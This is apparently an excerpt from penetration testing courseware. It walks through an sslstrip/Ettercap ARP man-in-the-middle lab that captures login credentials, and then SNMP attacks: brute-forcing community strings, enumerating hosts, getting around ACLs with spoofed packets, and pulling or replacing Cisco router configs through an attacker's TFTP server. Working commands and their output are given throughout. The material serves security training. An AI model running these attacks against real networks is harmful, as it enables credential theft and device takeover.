
If you use Firefox on the victim, follow these steps to configure the browser to trust the certificate for the lab server:

1. Open Firefox and browse to the URL specified on this slide.
2. At the Untrusted Connection page, expand "I Understand the Risks".
3. Click the "Add Exception..." button.
4. At the Add Security Exception dialog, click "Get Certificate".
5. Click "Confirm Security Exception" to add the server to the Firefox trust store.

Victim Step

Exercise – Sslstrip (6)

- Open browser (IE or Firefox), browse to <http://10.10.10.70>, click "login"
- Note that link to login and login page are https,



Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Exercise - Sslstrip (6) -- Victim Step

With the certificate trusted by your preferred browser, browse to <http://10.10.10.70> and mouse-over the "login" link on the left-side of the page. Note that the status bar indicates that the URL is <https://10.10.10.70/login>. Click the link to open the login page. Notice on this page that the site uses HTTPS in the URL bar and the lock icon on the bottom-right corner.

Finally, close your web browser.

Attacker Step


Exercise – Sslstrip (7)

- Confirm connectivity with target and victim
 - Ping 10.10.10.70 and the victim IP's
- Download and use a modified etter.conf file
- Launch Ettercap with ARP MITM attack
 - Specify victim as first target, web server as the second target

```
# wget http://files.sec660.org/etter-sslstrip.conf
# ettercap -TqM arp:remote -a etter-sslstrip.conf /XX.XX.XX.XX/
/10.10.10.70/

ettercap 0.8.0 copyright 2001-2013 Ettercap Development Team

Listening on:
  eth0 -> 00:0C:29:46:67:C1
         10.10.10.252/255.255.0.0
```



Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Exercise - Sslstrip (7) -- Victim Step

Next, launch Ettercap to use the ARP MITM attack. Download a modified etter.conf file shown at the URL on this slide that allows Ettercap to run with root privileges. This is necessary to work around a bug between Ettercap, Sslstrip and the Linux kernel.

Specify your Windows victim as the first target (replace "XX.XX.XX.XX" with the IP address of your Windows victim) and the IP address of the lab server as your second target, as shown.

With the MITM attack established, the Sslstrip attack is in effect. Next we'll move to the role of the victim and browse to the target website.

Attacker Step

Exercise – Sslstrip (8)

- Turn on Linux IP forwarding
- Redirect HTTP traffic to Sslstrip listener (TCP/8081)
- Install and start Sslstrip on redirected port (TCP/8081)

```
# iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j
REDIRECT --to-port 8081
# echo "1" > /proc/sys/net/ipv4/ip_forward
# cat /proc/sys/net/ipv4/ip_forward
1
# sslstrip -l 8081

sslstrip 0.9 by Moxie Marlinspike running...
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Exercise - Sslstrip (7) -- Attacker Step

Returning to the role of the attacker, configure your system to leverage Sslstrip. First turn on IP forwarding, then apply an iptables rule to redirect all HTTP traffic to port 8081, as shown on this slide.

Kali Linux includes the Sslstrip software in the PATH at /usr/bin/sslstrip. Start the sslstrip command from the command-line using the Python 2.6 interpreter included with Kali Linux to work around a bug in the Twisted framework used by Sslstrip. When you start Sslstrip, it will be listening on the HTTP traffic redirection port as shown.

Victim Step

Exercise – Sslstrip (9)

- Open browser, browse to <http://10.10.10.70>, click "login"



Advanced Penetration Testing, Exploit Writing, and Ethical Hacking


Exercise - Sslstrip (9) -- Victim Step

As the victim, open the web browser (Internet Explorer or Firefox) and browse to <http://10.10.10.70>. As before, click the "login" link on the left side of the page.

Victim Step

Exercise – Sslstrip (10)

- Submit **FAKE** login credentials
 - e.g. User: joanna, Pass: flairpieces
- You will be redirected to login again



Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Exercise - Sslstrip (10) -- Victim Step

As the victim, enter FAKE authentication credentials on the target website such as the example shown on this slide, then click "Log In". You will be redirected to the login page again, since there is no authentication function implemented on this page, but it will suit our purposes for the lab exercise.

Attacker Step

Exercise – Sslstrip (11)

- Return to Ettercap window
- Captured HTTP credentials will be displayed

```
Text only Interface activated...  
Hit 'h' for inline help  
  
HTTP : 10.10.10.70:80 -> USER: joanna PASS: flairpieces INFO:  
http://10.10.10.70/login/
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Exercise - Sslstrip (11) -- Attacker Step

After the victim attempts to login to the target website, return to the Ettercap window to observe the login credentials, as shown on this slide.

Victim Step

Exercise – Sslstrip (12)

- Remove lab trusted root certificate
 - **Firefox:** Tools | Options | Advanced | View Certificates | Select "10.10.10.70:443" | Delete | OK | OK
 - **IE:** Start | Run | certmgr.msc | OK | Trusted Root Certification Authorities | Certificates | Select "10.10.10.70" | Action | Delete | Yes | Yes

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Exercise - Sslstrip (12) -- Victim Step

At the end of the lab, remove the trusted root certificate from Firefox or Internet Explorer, following the instructions on this slide.

SNMP

- Weak yet heavily-used network management protocol
 - Monitoring systems, remote device management, notification events
- Managed device, agent, NMS, MIB
- History of implementation failures
- SNMPv1, SNMPv2c and SNMPv3
- UDP/161 in common implementations

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

SNMP

The Simple Network Management Protocol (SNMP) is a commonly weak yet heavily-used network management protocol found in many enterprise networks. A vital component for monitoring system statistics, remote device management and for network notification events, SNMP is a worthwhile opportunity to investigate for exploitation opportunities.

In an SNMP framework we typically have four components:

- **Managed Device:** The managed device is the device that is allowing a remote device to read and possibly write SNMP variables.
- **Agent:** The agent is the SNMP service running on the managed device.
- **NMS:** The Network Management System is the management console that collects and possibly sets SNMP data on the managed devices by interacting with each SNMP agent. Common NMS' include HP OpenView, Tivoli, and other lightweight data collection systems such as Cacti.
- **MIB:** The Management Information Base is the set of data reported by the SNMP agent on the managed device. Partially structured, the SNMP MIB represents the data store for retrieving and setting information through SNMP.

Many SNMP implementations have had a history of security failures, ranging from default authentication credentials that cannot be changed to implementation flaws that can be exploited with malformed SNMP traffic. Tools such as `snmp-fuzzer` (<http://www.vulnerabilityassessment.co.uk/snmpfuzzer.htm>) use pre-built test cases from the Oulu University Secure Programming Group (OUSPG) to evaluate the robustness of SNMP implementations when handling malformed data.

From a security perspective, SNMPv1 and SNMPv2c (version 2, community edition) are very similar, offering no encryption or integrity protection, relying on a shared secret or "community string" to validate a NMS' access to the SNMP agent. Generally, the SNMP agent offers read-only access to the MIB with one community string, and optionally may offer read-write access to the MIB using a separate key.

SNMPv3 added support for enhanced security with three available security models: noAuthNoPriv (using no authentication or encryption), authNoPriv (using authentication without encryption), and authPriv (using authentication and encryption). Authentication is implemented through a shared secret using HMAC-MD5 or HMAC-SHA checksums included with SNMP traffic. Encryption is provided through the DES cipher in cipher-block-chaining (CBC) mode.

SNMP implementations use UDP/161 for the agent listening port. An agent can also send an unsolicited SNMP message to an NMS known as a SNMP trap following a configured network event using UDP/162.

SNMP Attacks

- **Community string attacks**
 - Eavesdropping attack
 - Dictionary attack
- **Information disclosure threats**
 - Sensitive information in MIB
- **Remote system management**
 - Controlling remote device over SNMP

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

SNMP Attacks

When evaluating the opportunities for exploiting SNMP, we generally have three categories of attacks:

- **Community String Attacks:** An attacker may attack the selection of a community string to gain access to the MIB, or to send spoofed SNMP traps to the NMS. Community strings for SNMPv1 and SNMPv2c are vulnerable to eavesdropping attacks, while all three versions of SNMP are vulnerable to dictionary attacks.
- **Information Disclosure Threats:** An attacker with access to the SNMP MIB may explore the available data to glean sensitive information that may be used to exploit the system further, or to gain additional system or network privileges.
- **Remote System Management:** If read/write access to the MIB is achieved, an attacker can remotely control and reconfigure a device.

Next, we'll look at each of these attacks in more detail.

SNMP Eavesdropping: Ettercap

- As MITM, Ettercap will log all SNMP community strings observed
 - Address identifies agent, not NMS
 - Add "-p [PCAPFILE]" to Ettercap for packet capture detail

```
# ettercap -TqM arp:remote // //  
ettercap 0.8.0 copyright 2001-2013 Ettercap Development Team  
SNMP : 10.144.246.161:161 -> COMMUNITY: [RO_C@cti!] INFO: SNMP v2
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

SNMP Eavesdropping : Ettercap

If SNMPv1 or SNMPv2c are in use and the attacker can observe the traffic, the community string can be obtained through password sniffing techniques. If SNMP activity is present on the LAN, an attacker who launches a MITM attack with Ettercap will see output similar to that shown on this screen, identifying the SNMP agent sending or receiving SNMP traffic with the community string and the observed SNMP version.

Note that Ettercap does not identify the address of the NMS interacting with the SNMP agent. To collect this level of detail, configure Ettercap to log observed traffic with the "-p pcapfile" argument, then inspect the address information with Wireshark to identify the NMS.

SNMP Agent Discovery

- Nmap version scan *may* identify SNMP agents
 - Many embedded SNMP agents, Linux
 - Windows agents with weak community string
 - Any SNMPv3 agents
- DNS names in use may reveal likely SNMP NMS or agents
 - "cacti", "mrtg", "nagios", etc.
 - Any device with "rtr", "router", "gig", "atm", etc. in the hostname

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

SNMP Agent Discovery

Scanning for SNMP agent devices has some difficulty due to limitations with UDP port scanning (when ICMP is filtered, UDP port scanning is ineffective, and very slow), and variations in how different SNMP agents respond to requests when configured with the wrong SNMP community string. Fortunately, Nmap's version scanning feature will probe a target system on UDP/161 in an attempt to identify behavior that is characteristic of a SNMP agent. This technique has a high degree of success when targeting common embedded SNMP implementation (such as routers and other networking devices), as well as any agents using a default community string of "public". Nmap will also identify any system with SNMPv3 support, due to changes in the protocol where the SNMP agent will respond to failed authentication requests.

Notably, Nmap's version scan will not identify the presence of Windows hosts running the Microsoft SNMP agent with a non-default community string. We'll look at alternate techniques for identifying these SNMP agents in this module.

As a secondary technique to narrow down a list of devices that are likely SNMP managed devices, DNS interrogation can also be used. Hostnames such as "cacti", "mrtg", "hpov", "tivoli" and "nagios" are likely SNMP NMS devices, possibly accepting SNMP traps from managed devices. Further, devices with common acronyms or abbreviations indicating their functionality on the network as a router or bridge of some sort (such as "rtr", "router", "gig", "atm", etc.) in the hostname are also worthwhile targets to further evaluate as possible SNMP managed devices.

Nmap SNMP Version Scan

Nmap results against SNMP server with default community string (public)

```
# nmap -sU -p161 -A 10.10.10.3

Starting Nmap 5.00 ( http://nmap.org ) at 2010-10-04 23:06 EDT
Interesting ports on 10.10.10.3:
PORT      STATE SERVICE VERSION
161/udp   open  snmp    SNMPv1 server (public)
| snmp-sysdescr: Brother NC-7400w, Firmware Ver.1.02 (08.03.14),MIB
8C5-C17,FID 2
|_ System uptime: 25 days, 9:34:36.95 (219447695 timeticks)
```

Nmap results against SNMPv3-capable server

```
# nmap -sU -p161 -A 10.10.10.116

Starting Nmap 5.00 ( http://nmap.org ) at 2010-10-04 23:07 EDT
Interesting ports on 10.10.10.116:
PORT      STATE SERVICE VERSION
161/udp   open  snmp    SNMPv3 server
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Nmap SNMP Version Scan

A minimal Nmap scan using UDP port scanning limited to UDP/161 is shown on this slide, evaluating two hosts. The first scan results reveal that the device is an SNMPv1 managed device configured with the community string "public". The Nmap version scan also retrieves the SNMP System Description MIB entry to provide additional information to the user as to the identity of the device.

The second Nmap scan also indicates the presence of a SNMP managed device, this time using SNMPv3. In the second scan, Nmap did not attempt to enumerate MIB entries, since a username and password are required to access the system.

FierceDNS Enumeration

```
$ fierce.pl -dns ri.cox.net
Trying zone transfer first...

Whoah, it worked - misconfigured DNS server found:
ri.cox.net.      86400    IN      SOA     ri.cox.net. hostmaster.cox.net.

clvdcmtb01.cl.ri.cox.net. 86400    IN      A       98.173.132.6
wwckcmtb01.ri.ri.cox.net. 86400    IN      A       68.9.9.102
wwckcmtu01-atm010001.rtr.ri.cox.net. 86400    IN      A       68.9.9.74
wwckcmtu02-atm010001.rtr.ri.cox.net. 86400    IN      A       68.9.8.86
gwc-0.wwwkricwds0.rtr.ri.cox.net. 86400    IN      A       70.168.167.24
gwc-1.wwwkricwds0.rtr.ri.cox.net. 86400    IN      A       70.168.167.28
tivocfg.ri.cox.net.      86400    IN      A       98.173.244.19
tvpscm.ri.cox.net.      86400    IN      A       98.173.244.32
www.ri.cox.net.      86400    IN      A       68.1.17.7
Okay, trying the good old fashioned way... brute force

Checking for wildcard DNS...
Nope. Good.
Now performing 1896 test(s)...
68.9.16.25      ns2.ri.cox.net
68.9.16.20      proxy.ri.cox.net
68.9.16.21      provslbf01.rtr.ri.cox.net
68.9.16.22      provslbf02.rtr.ri.cox.net
68.9.16.29      proxy.ri.cox.net
68.9.16.30      ns1.ri.cox.net
68.1.17.7      www.ri.cox.net
```

Automates zone transfer,
common hostname
guessing, reverse lookup
enumeration, recursive
lookups for sub-domains.

FierceDNS Enumeration

The FierceDNS tool (implemented as "fierce.pl") provides a means to quickly enumerate multiple DNS servers, attempting to perform a zone transfer first, then using a short common hostname list to brute-force configured DNS entries. FierceDNS also performs reverse lookups on IP addresses discovered through DNS enumeration to identify other sub-domains (where foo.sans.org is a sub-domain of sans.org) for further scanning.

In the example on this slide, the author evaluated the DNS server of the local ISP, first revealing a DNS server permitting zone-transfers, which revealed interesting hostnames such as "tivocfg.ri.cox.net" (possibly indicating a Tivoli system) as well as multiple hosts with "rtr" or "atm" in the hostname (possibly indicating network routers).

onesixtyone

- Standalone SNMP community string scanner
- Does not stop scanning once a community string is found
 - Will enumerate all community string guesses for each host
- Designed to scan at LAN speeds, increase per-packet delay with "-w" if scanning remote networks
- Scans 254 hosts in ~6 minutes

```
# genip 10.10.10.1-254 >hosts.txt
# onesixtyone -c snmp.txt -i hosts.txt
Scanning 254 hosts, 119 communities
10.10.10.3 [public] Brother NC-7400w, Firmware Ver.1.02 (08.03.14),MID 8C5-
C17,FID 2
10.10.10.146 [public] Hardware: x86 Family 15 Model 0 Stepping 10 AT/AT
COMPATIBLE - Software: Windows 2000 Version 5.0 (Build 2195 Uniprocessor Free)
10.10.10.15 [cisco] Cisco IOS Software, C2960 Software (C2960-LANBASE-M), Version
12.2(25)FX, RELEASE SOFTWARE (fc1) Copyright (c) 1986-2005 by Cisco Systems,
Inc. Compiled Wed 12-Oct-05 22:05 by yenanh
10.10.10.100 [public] Hardware: x86 Family 6 Model 15 Stepping 11 AT/AT
COMPATIBLE - Software: Windows Version 6.1 (Build 7600 Multiprocessor Free)
10.10.10.3 [internal] Brother NC-7400w, Firmware Ver.1.02 (08.03.14),MID 8C5-
C17,FID 2
```

Onesixtyone

The onesixtyone tool from Solar Designer is a standalone SNMP scanner written in C. Onesixtyone uses a non-blocking approach to SNMP scanning for efficiency and speed, sending rapid community string guesses in one thread while waiting for responses in another thread. Onesixtyone will continue scanning the target device until all the specified community strings are exhausted.

Onesixtyone was designed to work in LAN environments by default, with a minimal delay of 10 milliseconds between each community string guess. If you are scanning a remote network that does not respond as quickly as hosts on the LAN, increase the delay between each guess with the "-w" argument based on the estimated round-trip time of the network divided by 2.

Onesixtyone can scan a single host with a single community string using command-line arguments only, but to scan a list of hosts with a list of community strings you need to create two files; one containing the list of targets to scan by IP address one per line, and a second list of community strings to guess with. In the example on this slide, the "genip" tool is used to create the list of IP addresses based on a simple range designation.

Onesixtyone is available from <http://labs.portcullis.co.uk/application/onesixtyone/>.

Metasploit SNMP Scanner

```
# ./msfconsole
msf> use auxiliary/scanner/snmp/snmp_login
msf auxiliary(snmp_login) > set RHOSTS 172.16.0.1-254
RHOSTS => 172.16.0.1-254
msf auxiliary(snmp_login) > set VERBOSE false
VERBOSE => false
msf auxiliary(snmp_login) > set THREADS 4
THREADS => 4
msf auxiliary(snmp_login) > exploit

[+] SNMP: 172.16.0.2 community string: 'public' info: 'Brother NC-7700w, Firmware Ver.1.05 (12.06.14),MID 84E-302'
[+] SNMP: 172.16.0.4 community string: 'public' info: 'Brother NC-180w, Firmware Ver.0.09 ,MID 8CA-F11-001'
```

Like onesixtyone, Metasploit Framework's `smb_login` module will keep guessing community strings, even after it finds a valid string.

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Metasploit SNMP Scanner

The Metasploit SNMP scanner is available as an auxiliary module through `msfconsole` or `msfcli` as "`auxiliary/scanner/snmp/snmp_login`". Available arguments include the number of scanning threads Metasploit should spawn (`THREADS`), which should be set to the number of processors or processor cores on your system. The target IP address group is specified with a starting and stopping IP address separated by a dash (`RHOSTS`). By default, the scanner will print a line of output for each community string tested for each host; disable this verbosity by setting "`VERBOSE`" to false as shown. Use the "`exploit`" command to start the scan.

Like onesixtyone, the Metasploit Framework `smb_login` module will keep guessing community strings, even after it finds a valid string. This is important because we don't want the discovery of a read-only string to stop the scanner when it might otherwise identify a read-write string as well. From a performance perspective, Metasploit's SNMP scanner is slower than onesixtyone, requiring approximately twice as long to scan the same number of hosts with a comparable community string list.

snmpcheck

- Accepts a target or range of targets and a community string as input
- Uses common MIB OID's to enumerate device
 - Identifies device operating system, then platform-specific entries

```
# snmpcheck -t 10.10.10.4 -c NotSoPublicCommunityString
snmpcheck.pl v1.7 - snmp enumerator
Copyright (c) 2005-2008 by Matteo Cantoni (nothink.org)

[*] try to connect to 10.10.10.4...
[×] Connected to 10.10.10.4! Starting check at Thu Sep 30 16:02:07 2010

Hostname      : BRWC417FECB2740
Description   : Brother NC-180w, Firmware Ver.0.09 ,MID 8CA-F11-001
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

snmpcheck

The snmpcheck tool (available at <http://www.nothink.org/perl/snmpcheck>) uses a community string and a target designation to enumerate useful information from a target system. With the ability to identify the device operating system and apply platform-specific MIB queries, snmpcheck is a useful starting point to collect information from a target system with SNMP access.

By default, snmpcheck uses the community string "public" to gather MIB information; if we know an alternate community string we can specify it with the "-c" argument as shown on this slide.

```

snmpcheck.pl v1.7 - snmp enumerator
Copyright (c) 2005-2008 by Matteo Cantoni (nothink.org)

Hostname      : win7-ws
Description   : Hardware: x86 Family 6 Model 15 Stepping 11 AT/AT COMPATIBLE -
Software: Windows Version 6.1 (Build 7600 Multiprocessor Free)
Uptime (snmpd) : 23.14 seconds
Domain       : WORKGROUP
Moid        : -

[*] User accounts
Administrator
Guest
HomeGroupUser$
Joshua Wright
__vmware_user__

[*] Processes

Total processes : 68

Process type   : 1 unknown, 2 operating system, 3 device driver, 4 application
Process status : 1 running, 2 runnable, 3 not runnable, 4 invalid

Process id      Process name  Process type  Process status  Process path
-----
1488            spoolsv.exe   4             1
1524            svchost.exe   4             1

```

Also enumerates network interfaces and addresses, routing, Windows services, "netstat -nao" output and installed software.

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

snmpcheck.pl v1.7 - snmp enumerator

This slide presents partial output from snmpcheck against a Windows 7 target. Upon identifying the host as a Windows system, snmpcheck will leverage known Microsoft MIB entries to collect the following information:

- Device information including hostname, system architecture, domain and uptime
- List of storage devices, local and networked including filesystem type
- Virtual and physical memory configuration
- List of network interfaces including MAC and IP address, link type, MTU and input and output byte count statistics
- List of local user accounts
- Running system processes including the PID, process type, status and executable path
- Local routing table information
- Running service information
- List of listening and connected port information mirroring the output of "netstat -nao"
- Local web server statistics
- Installed software list

Router/Switch SNMP Controls

- SNMP RW access to routers and switches creates lots of opportunity
 - Change port configuration settings
 - Download startup or running configuration file
 - Upload (merge or replace) modified configuration file

SNMP RW Access is Effectively Equal to Privileged Console Access

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Router/Switch SNMP Controls

After identifying the SNMP RW community string, we can manipulate the target device in many ways. Network devices such as routers and switches particularly allow us to use the SNMP RW string to download the configuration file, upload and change the device configuration, or modify other device settings, such as changing the access mode status of switch ports.

When we have SNMP RW access to a networked device, our control over the device is effectively equal to privileged console access with full control over the target.

Testing SNMP RW

- Change a MIB variable using `snmpset`
 - Included with Net-SNMP tools
- Validate change using `snmpwalk`

```
# snmpwalk -v2c -c public 192.168.31.1 system.sysLocation.0
SNMPv2-MIB::sysLocation.0 = STRING: Providence, Rhode Island
# snmpset -v2c -c public 192.168.31.1 system.sysLocation.0 s "Foo"
Timeout: No Response from 192.168.31.1

# snmpset -v2c -c private 192.168.31.1 system.sysLocation.0 s "Foo"
SNMPv2-MIB::sysLocation.0 = STRING: Foo
# snmpwalk -v2c -c private 192.168.31.1 system.sysLocation.0
SNMPv2-MIB::sysLocation.0 = STRING: Foo
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Testing SNMP RW

It is sometimes necessary to validate if a compromised SNMP community string is limited to read-only access or is capable of both reading and writing. We can easily test a SNMP agent with a community string by changing a common MIB variable such as `system.sysLocation` using the `snmpset` utility.


The Net-SNMP tools (<http://net-snmp.sourceforge.net>) include several utilities to interact with an SNMP agent, querying MIB variables with the `snmpget` or `snmpwalk` utilities, and changing MIB variables with `snmpset`.

In the first example, the `snmpwalk` utility is used in SNMP v2c mode ("-v2c") with the community string `public` ("-c public") against the target at 192.168.31.1, querying the MIB entry `system.sysLocation.0`. From the output revealed by the utility we know we have valid SNMP access to the host, but we need to further evaluate the access as read-only or read-write.

To determine if the community string is capable of writing to the MIB, use the `snmpset` utility. Using the same arguments as the `snmpwalk` utility, appending "s" (to write a string variable) followed by the string in quotes. In the first example, the `snmpset` utility fails with the error message "Timeout: No Response from 192.168.31.1", indicating that we are unable to use the community string to set MIB variables.

The 2nd example also attempts to set the `system.sysLocation.0` MIB entry, this time using the community string "private". We can verify the success of this change by using `snmpwalk` to retrieve the MIB entry as shown.

Cain: Cisco Config Download/Upload



Cain stores config files in C:\Program Files (x86)\Cain\CCDU

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Cain: Cisco Config Download/Upload

Cain can quickly retrieve the configuration file from a Cisco device when given the SNMP read/write community string. Simply navigate to the CCDU tab in Cain, then click the blue "+" symbol on the toolbar. Enter the target IP address, the SNMP community string information, and the SNMP protocol version (Cain supports SNMPv1 and SNMPv2; you can try both safely). When the configuration file is retrieved, it will be listed in the CCDU results window.

Cain stores the configuration files that are retrieved in the C:\Program Files (x86)\Cain\CCDU directory. You can open the files in an editor that supports Unix-formatted text files, such as Notepad++ or Wordpad.

snmpblow.pl

One-time
setup

```
# apt-get install tftpd-hpa
# mkdir /tftpboot && chmod 777 /tftpboot
# apt-get install libnet-snmp-perl libnet-rawip-perl
# wget http://www.scanit.be/uploads/snmpblow.pl
```

May wish to add a status indicator for snmpblow.pl at line 25 of:

```
print "Processing community string $_";
```

Exploiting the
device

```
# in.tftpd -lcp /tftpboot/
# echo "private" >communities
# echo "TargetRWString" >>communities
# perl snmpblow.pl -d 10.10.10.10 -t 10.10.10.119 -f /tftpboot/switch-
config <communities
Processing community string private
Processing community string TargetRWString
# ls -l /tftpboot/
total 8
-rw-r--r-- 1 nobody nogroup 7322 2010-10-05 10:17 switch-config
```

snmpblow.pl provides no status output, nor does it check for success or failure. Consider logging with Wireshark to inspect the results if the configuration file is not retrieved.

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

snmpblow.pl

As a Linux alternative to Cain, we can use tools such as snmpblow.pl to retrieve the configuration of a Cisco IOS router or switch device. First, we need to establish a TFTP server on the attacker system, such as the tftpd-hpa package available through Debian-based package management tool "apt-get", as shown. Next, we need to create a directory for the TFTP server to write to with open permissions and install the required Perl library modules to support snmpblow.pl. Next, download snmpblow.pl from the URL on this slide.

One limitation of snmpblow.pl is that it doesn't provide any output indicating the status of the attack. In order to watch the progress of community strings that snmpblow.pl is testing, modify the script at line 25 by adding a print statement, as shown.

After preparing the attacker's system, we can retrieve the Cisco IOS device configuration file. First, start the TFTP server; the tftpd-hpa server can be executed with the "-lcp" arguments, running the TFTP server in the background, allowing the TFTP client (the target Cisco IOS device) to create a new file.

Next, prepare a list of community strings that snowblow.pl can use against the target system. If you know the RW community string, create a file containing the string name, or create a file with multiple strings to use for community string guesses, one per line.

Finally, run the snmpblow.pl command, specifying the target Cisco IOS device with the "-d" argument, the TFTP server address with the "-t" argument, and the output filename that the Cisco

IOS device should write to over TFTP (note that tftpd-hpa requires fully-qualified filenames to be specified). The list of SNMP community strings (one or more) is redirected to the standard input of snmpblow.pl. Note that snmpblow.pl does not provide any status output and does not attempt to identify if the attack was successful or not. We can check the TFTP directory on the attacker's system to determine if a new file is created, but the lack of a file does not help provide any detail to troubleshoot the failure. Consider capturing the traffic generated by snmpblow.pl, as well as the responses from the Cisco IOS target device to determine if the failure is in the SNMP SET generated by snmpblow.pl, or if the failure is in the TFTP file transfer process.

Bypassing SNMP ACL's

```
access-list 1 permit 10.10.10.1
access-list 1 deny any log
snmp-server community SeriousPassword RW 1
```

- IOS accommodates the use of ACL's to permit and deny access with logging
- Since SNMP is UDP, we can spoof source address of packet
 - No ACL is applied to target TFTP server



```
# perl snmpblow.pl -s 10.10.10.1 -d 10.10.10.10
-t 10.10.10.119 -f /tftpboot/switch-config <communities
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Bypassing SNMP ACL's

Cisco IOS devices and many other networking vendors provide for the ability to limit access to the SNMP agent through the use of an access control list (ACL). In the example on this slide, an ACL is created that permits access from the source IP address 10.10.10.1, logging all access attempts from IP addresses that are not explicitly authorized.

While this is a recommended configuration for stronger access control to SNMP resources, it can be evaded by a savvy attacker. The ACL control is applied to the source IP address of the SNMP traffic but is not applied to the IP address used as the TFTP server specified for retrieving the IOS configuration file. Since SNMP is UDP-based, we can generate spoofed frames using the permitted source IP address in the ACL, writing the configuration file to the attacker's TFTP server. When the "-s" argument is specified, snmpblow.pl will spoof the source IP address of the SNMP traffic with the specified IP address while still retrieving the IOS configuration file.

Changing running-config

- SNMP RW can upload a new configuration to Cisco devices
- Download configuration using Cain CCDU or snmpblow.pl, edit as you see fit
- Upload changes to merge into the running-config using Cain or snmpset

```
$ snmpset -v2c -c SeriousPassword 10.10.10.10  
.1.3.6.1.4.1.9.2.1.53.10.10.10.119 s "/tftpboot/switch-  
config"
```

Timestamp	SNMP R/W Community	Filename
09/07/2014 - 16:10:36	serious	...

Right-click Entry

Target Cisco device

Modified configuration

Attacker's TFTP server

ing, and Ethical Hacking

Changing running-config

SNMP read-write access can also be used to upload a new configuration to Cisco IOS devices. This is an easy process with Cain: simply edit the file to make the desired changes, then right-click on the file and select "Upload". Cain will merge the changes into the running configuration file on the router.

From a Linux perspective, we need to download the IOS configuration file using snmpblow.pl and edit the file as needed. Place the modified file in the "/tftpboot" directory of your TFTP server, then use the snmpset utility to write to the MIB entry as shown on this slide. Replace the last four bytes of the MIB with the IP address of the attacker (e.g. replace 10.10.10.119 with your IP address). This will upload and merge the configuration file into the running configuration on the IOS device, giving you the opportunity to reset virtual terminal (VTY) passwords, the enable secret, and other access restrictions to take over the device.

Exercise – SNMP Enum. (1)

- Use Kali Linux as attacker system
- Target the IP addresses for the lab systems at 10.10.10.40-80
 - Brute-force SNMP community strings
 - Enumerate data from systems with recovered strings

